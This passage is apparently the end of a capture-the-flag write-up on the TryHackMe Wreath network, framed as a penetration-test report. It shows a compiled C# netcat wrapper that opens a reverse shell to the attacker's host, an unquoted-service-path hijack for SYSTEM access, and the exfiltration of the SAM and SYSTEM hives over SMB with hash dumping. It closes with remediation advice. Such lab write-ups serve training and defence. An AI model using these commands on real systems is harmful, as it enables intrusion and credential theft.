
```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\xampp\\htdocs\\resources\
\uploads\\0xd4y-nc.exe", "10.50.112.6 443 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();


        }
    }
}
```

Following the creation of the script, I compiled this program with mcs, a C# compiler:




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/script]
└──╼ $ls
malicious.cs
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/script]
└──╼ $mcs malicious.cs
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/script]
└──╼ $ls
malicious.cs  malicious.exe
```

After compiling the program, I renamed **malicious.exe** to **System.exe**. Seeing as System is running the service we are trying to hijack, it follows that we should get a reverse shell as System when restarting the service. After downloading the binary to the target, I copied it over to the **C:\Program Files (x86)\System Explorer** directory.




```
C:\xampp\htdocs\resources\uploads>copy System.exe "C:\Program Files (x86)\System Explorer\"
copy System.exe "C:\Program Files (x86)\System Explorer\"
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

30/03/2021  17:35    <DIR>          .
30/03/2021  17:35    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
30/03/2021  17:33             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   5,027,041,280 bytes free
```

With the malicious binary in place, I set up a netcat listener on port 443 (as specified in the C# code) before restarting the service:



```
C:\xampp\htdocs\resources\uploads>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\xampp\htdocs\resources\uploads>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```


Typing **sc stop SystemExplorerHelpService** (to stop the service) and **sc start SystemExplorerHelpService** (to start the service) resulted in a reverse shell as System:




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/tools]
└──╼ $sudo nc -lvnp 443
[sudo] password for 0xd4y:
listening on [any] 443 ...
connect to [10.50.112.6] from (UNKNOWN) [10.200.111.100] 49972
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Data Exfiltration

Now, with a reverse shell as System, we can extract the stored credentials on this system. Mimikatz cannot be used as Antivirus is installed on this machine. However, because we are System, we can copy the **SAM** and **SYSTEM** files and locally extract the stored hashes. I set up an SMB server on my machine to download the files with **sudo impacket-smbserver share . -smb2support -username 0xd4y -password pass** and transferred the SAM and SYSTEM hives as follows:




```
C:\Windows\System32\spool\drivers\color>net use \\10.50.112.6\share /USER:0xd4y pass
net use \\10.50.112.6\share /USER:0xd4y pass
The command completed successfully.
```



```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]                [53/92]
└──╼ $sudo impacket-smbserver share . -smb2support -username 0xd4y -password pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.200.111.100,50044)
[*] AUTHENTICATE_MESSAGE (\0xd4y,WREATH-PC)
[*] User WREATH-PC\0xd4y authenticated successfully
[*] 0xd4y:::4141414141414141:061cea3874a8fc4658f56da283e836f1:010100000000000080240d538425d701c
81f471e2b4480a4000000000100100067004200700043005900660041004b0003001000670042007000430059006600
41004b000200100071004600770 04a0043006d00550076000400100071004600770 04a0043006d00550076000700080
080240d538425d701060004000200000008003000300000000000000000000000000400000bc3b2424b7413b2a16b3cf
d5416fd97673439e683539192e5dd84edd28f5cc750a0010000000000000000000000000000000000000900200063006
900660073002f00310030002e00350030002e003100310032002e003600000000000000000000
```


Note that we received the NTLMV2 hash of our created SMB user. Cracking this hash reveals that the password of 0xd4y is pass.

On the reverse shell, I typed **copy HKLM\SYSTEM \\10.50.112.6\share\SYSTEM**, and **copy HKLM\SAM \\10.50.112.6\share\SAM**



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/hive]
└──╼ $ls
SAM  SYSTEM
```

Now with the sensitive SAM and SYSTEM hives on my local system, I was able to extract all hashes using the **impacket-secretsdump** tool.



```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/hive]
└──╼ $impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd682
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f
[*] Cleaning up...
```

Cleanup

After fully compromising the Wreath Network, I deleted all the binaries that I downloaded (namely **0xd4y-socat**, **0xd4y-nc.exe**, **System.exe**, and **exploit-0xd4y.php**). Though the removal of these binaries allowed for a stealthier compromise, the attacks conducted in this report were not meant to be particularly stealthy. Many binaries used were not obfuscated, and file transfers were conducted over SMB and HTTP rather than HTTPS.

Conclusion

The attack surface of a web server is much bigger than most other services. It is essential to be wary of which services are running as a privileged user. There was no need for local privilege escalation in two out of three compromised machines during this penetration test. If possible, it should be refrained from using root to run services unless it is absolutely necessary. This will cause a greater difficulty for an attacker to attain root access on a system, and will greatly mitigate the potential damage in case of a breach.

The client had multiple critical vulnerabilities in his network. The specific remediations for patching the vulnerabilities outlined in this report are as follows:

- Install the latest software for all running services, even if a system is only running on an internal network with no outside internet access
    - The first and second compromised machines had old software with critical vulnerabilities which can be easily patched by updating the software
- Refrain from using root to run any services unless it is absolutely necessary
    - This note is especially true for web servers as they have a large attack surface. It is recommend to create a low-privileged user specifically for the purpose of running a web service
- Never reuse passwords
    - A cracked password from the second compromised machine was reused for accessing a webpage on the third machine
- Be mindful of potential misconfigurations.
    - The privilege escalation on the client's personal computer was possible due to a misconfiguration of a service running as System
    - The compromised low-privileged user was able to configure services despite not being part of the Administrators group
- Filters in code should be meticulously analyzed
    - Code for uploading files on the website of the third machine did not successfully filter potentially malicious files

The goals of this penetration test were met. As requested by the client, I was able to successfully compromise the Wreath network with root access on all three systems. The client is highly encouraged to patch his systems with the aforementioned remediations as soon as possible.